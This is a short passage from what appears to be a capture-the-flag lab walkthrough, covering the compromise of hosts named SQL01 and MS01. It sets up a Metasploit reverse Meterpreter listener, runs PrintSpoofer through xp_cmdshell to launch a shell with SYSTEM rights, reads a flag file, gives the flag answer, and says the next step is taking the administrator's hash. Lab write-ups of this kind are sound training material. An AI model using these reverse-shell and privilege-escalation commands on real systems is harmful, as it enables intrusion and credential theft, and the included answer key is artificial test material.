useexploit/multi/handlersetpayloadwindows/x64/meterpreter/reverse_tcpsetLHOST172.16.7.240setLPORT1335
Copy
xp_cmdshell C:\Users\Public\PrintSpoofer.exe-c C:\Users\Public\shell.exe
It is now time to retrieve the flag.
Copy
moreC:\Users\administrator\Desktop\flag.txt
Answer: s3imp3rs0nate_cl@ssic
Q8) Submit the contents of the flag.txt file on the Administrator Desktop on the MS01 host.
We now have system-level privileges on the SQL01 server; the next step is to attempt to retrieve the administrator's hash.
Copy